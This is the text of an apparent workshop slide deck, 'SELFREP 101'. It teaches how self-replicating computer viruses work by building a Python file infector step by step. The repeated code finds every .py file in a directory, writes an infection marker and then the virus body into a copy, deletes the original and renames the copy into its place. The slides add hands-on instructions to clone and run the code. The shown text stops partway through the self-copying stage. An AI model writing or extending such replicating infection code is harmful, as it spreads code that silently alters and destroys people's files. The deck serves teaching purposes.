



**“There is nothing so patient, in this world or any other, as a virus  
searching for a host.”**

*–Mira Grant*





# **SELFREP 101**

How does a self-replicating virus work?



# Agenda

- The danger of viruses
- The anatomy of a virus
- Let's write one
- Wrap up / Q&A



# Do you remember these?

- ILOVEYOU
- MELISSA
- CONFIKER
- WANNACRY
- CODE RED
- ANNA KOURNIKOVA
- MYDOOM
- ...






# (Initial) Infection Methods

- E-mail
- ‘open ports’
- Rogue USB Drives
- Malicious websites / downloads
- ...





# Generic anatomy of a virus...





**That's some scary stuff...**  
Let's write one of our own!




# *The Master Plan™:* Let's infect some pies!





Step 01: Let's infect a file with an innocent virus





# One-time infection

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```



# Dissecting a one-time infection

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    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```



# Do it yourself!

- Open a terminal window
- git clone <https://github.com/wizardofzos/piemolder>
- cd piemolder
- git checkout step01
- python mold.py
- look at the mold.py file
- (create another python file and run mold again)
- Look at that file, and at the mold





# Problems with this code?

```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
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    for line in thepie.readlines():
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
    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```

- Infection is not all that exciting
- Program will **only** infect once (per run)
- It will infect itself
- The infection is pretty harmless :(



Step 02: Time to upgrade...





```
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie Not infect ourself, or already infected pies
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n") How do we include all of ourself in here?

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)
```



**“The better you know yourself, the better your relationship with the rest of the world.”**

*-Toni Colette*



# Getting to know yourself...

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

for py in allpies:
    # Open the pie
    thepie = open(py, "r")

    # Open a rotten pie
    rottenpie = open("%s.rotten" % py, "w")
    # Write our mold to the rotten pie
    rottenpie.write("# This pie has molded \n")

    # Read the original pie and write all lines to the rotten pie
    for line in thepie.readlines():
        rottenpie.write(line)

    # Close these two pies
    thepie.close()
    rottenpie.close()

    # Delete the original
    os.remove(py)
    # Make the rotten pie look like the original...
    os.rename("%s.rotten" % py, py)

# PIEMOLDER:END
```

- Add some eye-catchers around our code



# Functions functions functions

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write("# This pie has molded \n")

        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)

# PIEMOLDER:END
```

- Turn that code into a function



# Functions functions functions

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write(virus)

        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)

# PIEMOLDER:END
```

- Don't add static mould but add a variable virus :)



# Call the function...

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write(virus)

